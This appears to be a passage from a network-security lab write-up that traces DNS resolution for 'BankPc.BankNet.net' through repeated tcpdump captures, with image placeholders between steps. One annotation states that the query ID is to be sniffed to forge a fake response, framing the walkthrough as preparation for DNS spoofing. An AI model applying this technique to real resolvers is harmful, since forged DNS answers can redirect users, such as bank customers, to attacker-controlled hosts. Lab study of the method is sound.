
```
BankPc:~# tcpdump -n -t port domain
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
IP 192.168.0.222.34057 > 192.168.0.3.53: 36891+ A? BankPc.BankNet.net. (36)
IP 192.168.0.3.58579 > 192.168.0.5.53: 41746 [1au] A? BankPc.BankNet.net. (47)
IP 192.168.0.5.53 > 192.168.0.3.58579: 41746 0/1/2 (84)
IP 192.168.0.3.57182 > 192.168.0.5.53: 5398 [1au] NS? . (28)
IP 192.168.0.5.53 > 192.168.0.3.57182: 5398* 1/0/2 NS ROOT-SERVER. (68)
IP 192.168.0.3.35872 > 192.168.0.2.53: 44030 [1au] A? BankPc.BankNet.net. (47)
IP 192.168.0.2.53 > 192.168.0.3.35872: 44030 0/1/2 (88)
IP 192.168.0.3.13105 > 192.168.0.22.53: 43037 [1au] A? BankPc.BankNet.net. (47)
IP 192.168.0.22.53 > 192.168.0.3.13105: 43037* 1/1/2 A 192.168.0.123 (104)
IP 192.168.0.3.53 > 192.168.0.222.34057: 36891 1/1/0 A 192.168.0.123 (77)
IP 192.168.0.222.40781 > 192.168.0.3.53: 36639+ PTR? 123.0.168.192.in-addr.arpa.
 (44)
IP 192.168.0.3.15209 > 192.168.0.5.53: 29668 [1au] PTR? 123.0.168.192.in-addr.ar
pa. (55)
IP 192.168.0.5.53 > 192.168.0.3.15209: 29668* 1/1/2 (119)
IP 192.168.0.3.53 > 192.168.0.222.40781: 36639 1/1/1 (108)
IP 192.168.0.222.38919 > 192.168.0.3.53: 35616+ PTR? 123.0.168.192.in-addr.arpa.
 (44)
```

The query to the recursive




```
BankPc:~# tcpdump -n -t port domain
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
IP 192.168.0.222.34057 > 192.168.0.3.53: 36891+ A? BankPc.BankNet.net. (36)
```

The query from the recursive to root DNS



```
BankPc:~# tcpdump -n -t port domain
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
IP 192.168.0.222.34057 > 192.168.0.3.53: 36891+ A? BankPc.BankNet.net. (36)
IP 192.168.0.3.58579 > 192.168.0.5.53: 41746 [1au] A? BankPc.BankNet.net. (47)
```

The response from the root to recursive




```
BankPc:~# tcpdump -n -t port domain
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
IP 192.168.0.222.34057 > 192.168.0.3.53: 36891+ A? BankPc.BankNet.net. (36)
IP 192.168.0.3.58579 > 192.168.0.5.53: 41746 [1au] A? BankPc.BankNet.net. (47)
IP 192.168.0.5.53 > 192.168.0.3.58579: 41746 0/1/2 (84)
```

Root server answer with:


- 0 answer
- 1 authority (=NS) record (DnsNet.net)
- 2 additional records (DnsNet.net's IP address 192.168.0.2, and an OPT record)

The query from the recursive DNS to the DNS server of the net domain


BankPc
Source IP: recursive
Destination IP: DnsNet.net
Query id: this is the value of ID that we have to sniff to generate the fake response
Query value

```
BankPc:~# tcpdump -n -t port domain
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
IP 192.168.0.222.34057 > 192.168.0.3.53: 36891+ A? BankPc.BankNet.net. (36)
IP 192.168.0.3.58579 > 192.168.0.5.53: 41746 [1au] A? BankPc.BankNet.net. (47)
IP 192.168.0.5.53 > 192.168.0.3.58579: 41746 0/1/2 (84)
IP 192.168.0.3.57182 > 192.168.0.5.53: 5398 [1au] NS? . (28)
IP 192.168.0.5.53 > 192.168.0.3.57182: 5398* 1/0/2 NS ROOT-SERVER. (68)
IP 192.168.0.3.35872 > 192.168.0.2.53: 44030 [1au] A? BankPc.BankNet.net. (47)
```

The response from the DNS net to the recursive DNS:



```
BankPc:~# tcpdump -n -t port domain
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
IP 192.168.0.222.34057 > 192.168.0.3.53: 36891+ A? BankPc.BankNet.net. (36)
IP 192.168.0.3.58579 > 192.168.0.5.53: 41746 [1au] A? BankPc.BankNet.net. (47)
IP 192.168.0.5.53 > 192.168.0.3.58579: 41746 0/1/2 (84)
IP 192.168.0.3.57182 > 192.168.0.5.53: 5398 [1au] NS? . (28)
IP 192.168.0.5.53 > 192.168.0.3.57182: 5398* 1/0/2 NS ROOT-SERVER. (68)
IP 192.168.0.3.35872 > 192.168.0.2.53: 44030 [1au] A? BankPc.BankNet.net. (47)
IP 192.168.0.2.53 > 192.168.0.3.35872: 44030 0/1/2 (88)
```

